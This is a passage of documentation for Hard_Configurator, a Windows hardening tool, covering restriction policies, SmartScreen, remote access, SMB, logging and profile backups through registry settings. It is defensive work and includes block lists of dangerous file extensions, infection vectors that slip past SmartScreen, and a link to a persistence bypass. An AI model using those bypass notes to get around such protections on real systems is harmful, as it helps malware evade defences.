dangerous extensions are blocked, but media, documents, photos, etc. are allowed.

In the (A) solution files (EXE and MSI) are checked by SmartScreen, and blocked when recognized as not safe, but allowed to execute with Administrative Rights, when recognized as safe.
In the (B) solution files (EXE, MSI, JSE, VBE) are checked by SmartScreen, and blocked (never executed in the User Space). Other files supported by SmartScreen filter (BAT, CMD, COM, CPL, DLL, OCX, PIF, SCR) are blocked by SRP (included in ‘Designated File Types’ list). Documents, photos, media files, and generally, files with not dangerous extensions, are allowed to open. One has to use 'Run as administrator' option in Explorer context menu to run the EXE and MSI files. ‘Run By SmartScreen’ does not block extensions supported by SmartScreen filter (BAT, CMD, COM, CPL, DLL, EXE, JSE, MSI, OCX, PIF, SCR and VBE), but blocks other dangerous extensions independently of SRP: ADP, ADE, BAS, CHM, CRT, HLP, HTA, INF, INS, ISP, JAR, JS, MDB, MDE, MSC, MSP, MST, PCD, PS1, REG, SCT, SHS, VB, VBS, WS, WSC, WSF, WSH.

Keep the 'Standard User' setting when SRP are deactivated and set <Hide 'Run As Administrator> to 'OFF'. “Run By SmartScreen“ option in Explorer context menu does not automatically elevate the Rights of the executed program.

REMARKS
The SmartScreen Filter in Windows 8+ allows some vectors of infection listed below:
(A) You have got the executable file (BAT, CMD, COM, CPL, DLL, EXE, JSE, MSI, OCX, PIF, SCR and VBE) using:
* the downloader or torrent application (EagleGet, utorrent etc.);
* container format file (zip, 7z, arj, rar, etc.);
* CD/DVD/Blue-ray disc;
* CD/DVD/Blue-ray disc image (iso, bin, etc.);
* non NTFS USB storage device (FAT32 pendrive, FAT32 USB disk);
* Memory Card;
so the file does not have the proper Alternate Data Stream attached.

(B) You have run the executable file with runas.exe (Microsoft), AdvancedRun (Nirsoft), RunAsSystem.exe (AprelTech.com), etc.
<Run As SmartScreen> covers all vectors of infection listed in the **(A)** point.

Registry changes:
HKEY_CLASSES_ROOT*\shell\Run As SmartScreen\

REMOTE ACCESS

<Block Remote Access> button disables/enables:
* Remote Assistance
* Remote Shell Access
* Remote Registry Access

For home users, it is recommended to keep this setting 'ON'.
Remote connections are frequently exploited by malware and hackers.

REMARKS
If this setting is 'ON', then a local user cannot request remote assistance from a friend or a support professional. Also, Unsolicited Remote Assistance is blocked. Computer management using Remote Shell or Remote Registry is disabled.
"Note that print spooler and directory services replication require access through the remote registry service for certain functions to work properly. Other custom applications may also depend on remote registry access."
http://www.blackviper.com/windows-services/remote-registry/

Registry changes:

If the setting <Block Remote Access> is set to ON:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services
"fAllowUnsolicited" = dword:00000000
"fAllowToGetHelp" = dword:00000000
"fDenyTSConnections" = dword:00000001
HKLM\SOFTWARE\Policies\Microsoft\Windows\WinRM\Service\WinRS
"AllowRemoteShellAccess"=dword:00000000
[HKLM\SYSTEM\CurrentControlSet\Services\RemoteRegistry]
"Start"=dword:00000004
```

If "Block Remote Access" is set to OFF the keys values are changed to:
"fAllowUnsolicited" = 00000001
"fAllowToGetHelp" =00000001
"fDenyTSConnections" =00000000
"AllowRemoteShellAccess"=dword:00000000

The Remote Registry setting does not change Windows 8+ (default value)
"Start=dword:00000004"
but in Windows 7 and Vista it will be changed to "Start=dword:00000003".

UNTRUSTED FONTS

<Disable Untrusted Fonts> button activates/deactivates the Blocking Untrusted Fonts feature in Windows 10.
Blocking untrusted fonts help prevent attacks that can happen during the GDI font file-parsing process.

"This security feature provides a global setting to prevent programs from loading untrusted fonts. Untrusted fonts are any font installed outside of the %windir%\Fonts directory. This feature can be configured to be in 3 modes: On Off and Audit. By default it is Off and no fonts are blocked. If you aren't quite ready to deploy this feature into your organization you can run it in Audit mode to see if blocking untrusted fonts causes any usability or compatibility issues."

http://winintro.com/Category=Windows_10_2016&Policy=Microsoft.Policies.GroupPolicy::FontMitigation&Language=en-en

From the Windows 10 version 1703 (Creators Update), the option <Disable Untrusted Fonts> can be safely set to OFF:
“With Windows 10, GDI font parsing is no longer performed in kernel mode. Instead, it is performed in a sandboxed user-mode process, fontdrvhost.exe, which executes in a highly-restricted, per-session AppContainer process under a limited-scope, system-generated virtual account. The AppContainer process is granted no Capabilities and minimal privileges. (When a process in an AppContainer requests access to a resource, the Windows security access check applies tighter rules than it does for traditional, non-AppContainer processes, granting access only if the resource explicitly grants access to it.)“

https://blogs.technet.microsoft.com/secguide/2017/06/15/dropping-the-untrusted-font-blocking-setting/

REMARKS

"Potential reductions in functionality

After you turn this feature on, your employees might experience reduced functionality when:

Sending a print job to a remote printer server that uses this feature and where the spooler process hasn’t been specifically excluded. In this situation, any fonts that aren’t already available in the server’s %windir%/Fonts folder won’t be used.

Printing using fonts provided by the installed printer’s graphics .dll file, outside of the %windir%/Fonts folder. For more information, see Introduction to Printer Graphics DLLs.

Using first or third-party apps that use memory-based fonts.

Using Internet Explorer to look at websites that use embedded fonts. In this situation, the feature blocks the embedded font, causing the website to use a default font. However, not all fonts have all of the characters, so the website might render differently.

Using desktop Office to look at documents with embedded fonts. In this situation, content shows up using a default font picked by Office."

https://technet.microsoft.com/en-us/itpro/windows/keep-secure/block-untrusted-fonts-in-enterprise

Registry changes:

HKLM\SOFTWARE\Policies\Microsoft\Windows NT\MitigationOpions!MitigationOptions_FontBocking

Value (REG_SZ)	
1000000000000	Enable (block untrusted fonts)
2000000000000	Disable (do not block untrusted fonts)
3000000000000	Audit (log events without blocking untrusted fonts)

16-BIT APPLICATIONS

<DISABLE 16-BITS>

If this option is set to 'ON', then access to 16-bit applications is disabled.

REMARKS

32-bit applications that rely on 16-bit components will not run properly with the setting <Disable 16-bits> = 'ON'.

Windows 64-bit has not got NTVDM subsystem, so 16-bit applications cannot run (yet, there are 64-bit NTVDM alternatives available on GitHub). In Windows 64-bit/32-bit is possible to run 16-bit applications into 32-bit virtual machine or DosBox (DOS emulator).

Registry changes:

HKLM\SOFTWARE\Policies\Microsoft\Windows\AppCompat!VDMDisallowed

Value (REG_DWORD)

00000001	Disable access to 16-bits
00000000	Enable access to 16-bits

SECURING SHELL EXTENSIONS

<Shell Extension Security>

If this option is set to 'ON', Windows is directed to only run those shell extensions, that have been approved by an administrator. Any approved shell extension must be an entry at the Registry key:

'HKLM\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved'

Securing shell extension blocks the well-known path, that malware can exploit for persistence.

This option is not included in Recommended Restrictions, because some applications may have problems with context menus, etc. But, it can be used by advanced users, who knows how to overcome problems with shell integration.

It is worth mentioning, that there is a trick that can bypass EnforceShellExtensionSecurity setting, to obtain persistence without Administrative Rights:

http://oalabs.openanalysis.net/2015/06/04/malware-persistence-hkey_current_user-shell-extension-handlers/

Registry changes:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer!EnforceShellExtensionSecurity

Value (REG_DWORD)

00000001	Enforce Shell Extension Security
00000000	Do not Enforce Shell Extension Security

PROGRAM ELEVATION ON SUA

<Disable Elevation on SUA>
If this option is set to 'ON', then any operation that requires elevation of privilege will fail as a standard user on Standard User Account (SUA).
The 'User Account Control' alerts are not visible on SUA, when this setting is ‘ON’. The user can see only the alert, that file execution was blocked by Administrator.
When used with SRP, this setting freezes 'Standard User Account', so the user cannot install/run new programs. They are blocked by SRP, and 'Run As Administrator' option is also blocked by <Disable Elevation on SUA> setting (one cannot bypass SRP).
There are no problems with Windows Updates, scheduled system tasks, and installing/updating Universal Applications from Windows Store. But, all new installations/updates of desktop applications, should be made on 'Administrator Account' (two accounts are required).
This option is not included in Recommended Restrictions, because many users do not like such configuration.
It should be mentioned, that the above two account configuration is very hard to exploit and secure, even when not using third party security software (anti-exe, anti-exploit, HIPS).

Registry changes:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System!ConsentPromptBehaviorUser
Value (REG_DWORD)

00000000	Automatically deny elevation requests
00000001	Prompt for credentials on the secure desktop
00000003	Prompt for credentials

ELEVATION OF MSI FILES

<MSI Elevation> button, adds/removes 'Run as administrator' option in Explorer context menu, for MSI files.
This option is visible only when <Hide 'Run As Administrator> option is set to 'OFF'.
Normally, 'Run as administrator' is combined to some executables (for example EXE files), but not for MSI files. It can be useful when SRP are activated (MSI files are blocked by default). Then, one can bypass SRP, choosing 'Run as administrator' from right-click Explorer context menu.

1. This option is not included in Recommended Restrictions, because for the average user, the settings:
   <Recommended SRP>, <Run As SmartScreen> = 'Administrator' ,
   <Hide 'Run As Administrator> = 'ON', are more secure.

Registry changes:
HKEY_CLASSES_ROOT\Msi.Package\shell\runas\command

Value (REG_EXPAND_SZ)
"%SystemRoot%\System32\msiexec.exe" /i "%1" %*

DISABLING SMB PROTOCOLS 1.0, 2.0, 3.0

<Disable SMB> button disables/enables Windows SMB Protocols 1.0, 2.0, 3.0.
This option requires restarting the computer.
Possible options:

ON123	- SMB 1.0, 2.0, 3.0 disabled
OFF	- SMB 1.0, 2.0, 3.0 not disabled
ON1	- only SMB 1.0 disabled

IMPORTANT
Disabling SMB 1.0, 2.0, 3.0 does not mean that those features are unistalled from Windows. The 'OFF' setting is available only when SMB 1.0 is installed.
SMB 1.0 can be installed/uninstalled on Windows 8.1+ via:
'Programs and Features' > 'Turn Windows Features On or Off' > 'SMB 1.0/CIFS File Sharing Support'
or using Windows system tool 'OptionalFeatures.exe'.

<Disable SMB> option is not included in recommended restrictions, because sometimes, it can be required the in the home network for sharing folders/files/printers.
Disabling SMB in Enterprises requires thorough investigation, because many important sharing network solutions use this protocol.
In home networks, one should try disabling SMB 1.0, because it is most vulnerable, and sharing devices (network printers, NAS) mostly use SMB 2.0 or 3.0. Home users who do not use local network devices, and sharing services in a home local network, can probably disable all SMB protocols, without any issues.
In public networks, one can temporarily disable SMB to harden the system against 0-day remote exploits (like EternalBlue).
https://www.pdq.com/blog/disable-smbv1-considerations-execution/
Registry changes:
HKLM\SYSTEM\CurrentControlSet\Services\mrxsmb10!Start
HKLM\SYSTEM\CurrentControlSet\Services\mrxsmb20!Start
HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation!DependOnService
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters!SMB1
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters!SMB2

CACHED LOGONS

<Disable Cached Logons> setting is related to Active Directory Domain (ADD) credential caching. The default Windows configuration caches the last logon credentials for users who log on interactively to ADD. Caching the credentials, let users log on to the domain when no domain controllers are available or when the machine is disconnected from the network. Normally, home networks don't use Active Directory, but rather HomeGroup to share files and printers. Typically, in the home networks (even with Active Directory), the Cached Logons feature can be disabled. Secure caching means that the system Local Security Authority (LSA) stores a hash of the password hash (double hashing) in the system registry. The cached log-on credentials are stored in the 'HKLM\Security\Cache' registry key, that can be available only with system privileges.

<Disable Cached Logons> = 'ON'   disables storing cached log-on ADD credentials.
<Disable Cached Logons> = 'OFF' enables storing cached log-on ADD credentials.

Registry changes:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon!CachedLogonsCount'

Value (REG__SZ)

10	default Windows value
0	Cached Logons disabled

ENABLING SECURE CREDENTIAL PROMPTING

<UAC_CTRL_ALT_DEL> setting turns ON/OFF the Secure Attention Sequence (SAS), before User Account Control (UAC) prompt. Instead of being automatically taken to a secure desktop with the UAC elevation prompt, users have to press Ctrl+Alt+Del keystroke combination, before the secure desktop is presented. As the SAS can't be emulated other than by physically pressing Ctrl+Alt+Del, the user can be sure that the secure desktop is genuine (not simulated by the malware).
The SAS is rather inconvenient (not recommended) if applications elevation is required on a regular basis, but it offers an additional protection against malware programs, that can simulate the behavior of common system applications.

Registry changes:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI!EnableSecureCredentialPrompting

Value (REG_DWORD)


1	Secure Credential Prompting enabled
0	Secure Credential Prompting disabled

TROUBLESHOOTING

Hard_Configurator troubleshooting.

1. If the system hangs after reboot (very rarely), then it can be a sign, that SRP or one of program restrictions has blocked something important from loading at the boot time.
2. The simplest method to solve this problem is using one of System Restore Points.
3. Another solution is booting into Safe Mode and running Hard_Configurator to deactivate restrictions (<Switch OFF/ON SRP> and <Switch OFF/ON Restrictions> + <APPLY CHANGES>).

Using TOOLS.



Pressing <Tools> button allows some tools, that can help to prevent blocking important processes in the User Space, restore Windows defaults, make a System Restore Point, backup and restore Hard_Configurator predefined profiles.

<Run SRP/Scripts EventLogView>
When the program/script is blocked by Hard_Configurator, the information is written in the Windows Event Log. This option filters the output of NirSoft tool: FullEventLogView to retrieve information about blocked events.
The config file uses events ID: 865, 866, 867, 868, 882, 1000, 1007, and 1008 (see below):

★ SRP related, provider: Microsoft-Windows-SoftwareRestrictionPolicies

Blocked EXE file
865 -> restricted by policy level
866 -> restricted by path rule
867 -> restricted by certificate rule
868 -> restricted by hash or zone rule
882 -> other

Blocked MSI file
1007 provider: MsiInstaller
1008 provider: MsiInstaller

★ No SRP related
1000 -> provider: Windows Script Host, only when scripts were run with Administrative Rights
4100 -> provider: Microsoft-Windows-PowerShell

<Run Autoruns: Scripts/UserSpace>
Some processes can be loaded at the boot time from the User Space (= outside 'Windows', 'Program Files ...'). They should be whitelisted by path in SRP to load properly. Sysinternals Autorunsc command-line utility allows finding the paths of those processes. This is very useful, because stopping so-

mething important from loading at the boot time may hang the system.
<Run Autoruns: Scripts/UserSpace> option, can filter out all numerous autoruns from the System Space leaving only a few entries from the User Space. They can be seen when pressing <Valid> button. Rarely, the autoruns can have complicated structure, and the filtering algorithm may give up. Those entries should be checked manually - they can be seen when pressing <NonValid> button.
Pressing <View All Script Autoruns> shows all scripts (from System and User Space) started at the boot time. This option is necessary when we want to disable Windows Script Host, PowerShell or Windows CMD.

<Turn ON Advanced SRP logging> (Verbose trace logging of SRP).

<Run SRP/Scripts EventLogView> option, can handle EXE, MSI, and script files, but sometimes the information about DLLs is needed. <Advanced SRP logging> option, activates Verbose trace logging of SRP, by changing the Registry:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\CodeIdentifiers!LogFileName

Value (REG_SZ)
c:\Windows\Hard_Configurator\SRP.log
```

<Turn ON Advanced SRP logging> option puts info about processes, that **were run with Administrative Rights**, to the file SRP.log. Yet, this log has usually many entries from the System Space, so some filtering is required. The <Filtered> button checks SRP.log and leaves only entries related to scripts or processes that were run from the User Space.
This can be used to identify the problems with blocked DLLs, when <Enforcement> is set to ‘All Files’. Simply, run the blocked application using "Run As Administrator" or "Run As SmartScreen" from Explorer context menu (bypassing SRP), and then look which DLLs are in the log - those DLLs should be whitelisted, too. For example, if ‘EagleGet Downloader’ application is installed in the folder: D:\Portable\EagleGet_\
then after "Run As Administrator" the log shows some User Space entries:

```
EagleGet.exe (PID = 4704) identified \??\D:\Portable\EagleGet_\util.dll as Unrestricted using default rule, Guid = {11015445-d282-4f86-96a2-9e485f593302}
EagleGet.exe (PID = 4704) identified \??\D:\Portable\EagleGet_\CrashRpt.dll as Unrestricted using default rule, Guid = {11015445-d282-4f86-96a2-9e485f593302}
.... (many other dlls)
EGMonitor.exe (PID = 5240) identified \??\D:\Portable\EagleGet_\sqlite3.dll as Unrestricted using default rule, Guid = {11015445-d282-4f86-96a2-9e485f593302}
EGMonitor.exe (PID = 5240) identified \??\D:\Portable\EagleGet_\dl.dll as Unrestricted using default rule, Guid = {11015445-d282-4f86-96a2-9e485f593302}
```

All the above DLLs and the file EGMonitor.exe must be whitelisted.

Another example, when NoVirusThanks ‘dllexplorer_setup.exe’ is "Run As SmartScreen", then the entries in the log will look like:

```
dllexplorer_setup.exe (PID = 5236) identified C:\Users\Admin\AppData\Local\Temp\is-PPQV9.tmp\dllexplorer_setup.tmp as Unrestricted using default rule, Guid = {11015445-d282-4f86-96a2-9e485f593302}"
```

So, we know that dllexplorer_setup.exe is wrapped and uses dllexplorer_setup.tmp to execute in temporary folder:
‘C:\Users\USERNAME\AppData\Local\Temp\is-ASDAD.tmp\’.
Now, the path:
‘%LocalAppData%\Temp\is-ASDAD.tmp\dllexplorer_setup.tmp’
can be whitelisted by path or the file dllexplorer_setup.tmp may be whitelisted by hash, and the program should run normally.


<Restore Windows Defaults>

This option allows restoring all Windows Registry keys, that could be changed by Hard_Configurator, to default values. Those values are mostly the same, as before installation of Hard_Configurator program, except when programs that utilize SRP were installed (Crypto Prevent, SBGuard, etc.) or the user tweaked himself the Registry.
<Restore Windows Defaults> option does not change the System Restore settings. After Hard_Configurator deinstallation, the System Restore is typically turned ON, which is the default setting in Windows Vista and Windows 7. It is good to keep this setting ON, when installing security programs. If not required, it can be turned OFF manually using the Control Panel or running the Windows tool --> SystemPropertiesProtection.exe .

<Create System Restore Point>
Makes Windows restore point named Hard_Configurator. If the System Restore feature was turned off, then it is turned on, and the 1GB of the disk space is reserved for the restore points.


<Manage Profiles Backup>
Hard_Configurator can back up its Profile Base (all saved Whitelist Profiles and Settings Profiles) into one compressed backup file with the '.hbp' extension. It is useful when making a fresh Windows installation, because user Whitelist Profiles are stored in the Registry and Setting Profiles in the folder : 'C:\Windows\Hard_Configurator\Configuration', and they will be lost when making fresh Windows installation. So, before the fresh installation, the user has to make a backup, and next, copy the backup file (or the folder with backup files) to the pendrive or other non-system disk.

Hard_Configurator saves by default the backup files in the folder:
'C:\Windows\Hard_Configurator\Backup'
After the installation, the Profile Base can be recovered from any backup file.



<Export Profiles> makes a backup of the actual Profile Base. All Setting Profiles from '\Hard_Configurator\Configuration' folder and all Whitelist Profiles from the Registry, are exported to password compressed file.

<List Profiles in Backup> displays the report about profiles in the backup file. The report shows all profiles contained in the backup, and points out which profiles will not be imported (because they have the same names as some profiles in the Profile Base). See the below report example:


2017.10.16_10.22.37.txt — Notatnik
Plik Edycja Format Widok Pomoc

```
Path = C:\Windows\Hard_Configurator\Backup\DefaultBackup.hbp
Type = 7z
Physical Size = 2839
Headers Size = 439
Method = LZMA2:14 7zAES
Solid = +
Blocks = 1

   Date       Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  --------  ------------------------
2017-10-05 18:40:38 ....A            0            0  WhitelistProfilesBackup.reg
2017-08-01 22:15:12 ....A          295         2400   All_OFF.hdc
2017-09-12 20:26:30 ....A         2641                All_ON_Windows_7+.hdc
2017-09-12 20:23:16 ....A         2470                All_ON_Windows_Vista.hdc
2017-10-05 18:34:51 ....A         1152                NoElevationSUA_Windows_7.hdc
2017-10-05 18:39:44 ....A         1137                NoElevationSUA_Windows_8+.hdc
2017-10-05 18:35:54 ....A         1138                NoElevationSUA_Windows_Vista.hdc
2017-08-01 22:21:20 ....A         2373                Recommended_withDefaultAllowSRP_and_BlockSponsors.hdc
2017-10-05 18:38:45 ....A         2913               |TestingSmartscreen.hdc
------------------- ----- ------------ ------------  ------------------------
2017-10-05 18:40:38              14119         2400  9 files


Duplicated Profiles, that cannot be imported (already present in Hard_Configurator):
------------------------------------------------------------------------------------------
Duplicated White List profiles (*.whl):

Duplicated Setting Profiles (*.hdc):
All_OFF.hdc
All_ON_Windows_7+.hdc
All_ON_Windows_Vista.hdc
NoElevationSUA_Windows_7.hdc
NoElevationSUA_Windows_8+.hdc
NoElevationSUA_Windows_Vista.hdc
Recommended_withDefaultAllowSRP_and_BlockSponsors.hdc
TestingSmartscreen.hdc
```

In the above example, the backup has not any Whitelist Profile (no *.whl files) and no Setting Profile can be imported - all Setting Profiles (*.hdc files) are already in the Profile Base (Duplicated Setting Profiles).

<Import Profiles> imports new profiles from the backup. Importing the profiles do not change the actual Hard_Configurator settings (SRP settings and Restriction settings), only Profile Base is updated. When the user wants to change Hard_Configurator settings, it is possible from the main window by pressing the option buttons or by loading the profile from the Profile Base (the buttons: <Load Save > for Whitelist Profiles and <Load Profile> for setting Profiles). Imported profiles do not overwrite the profiles that were already in the Profile Base. If the profile in the backup has the same name as the profile in the Profile Base, then it will not be imported. Please, do not forget to <APPLY CHANGES> after importing the profiles.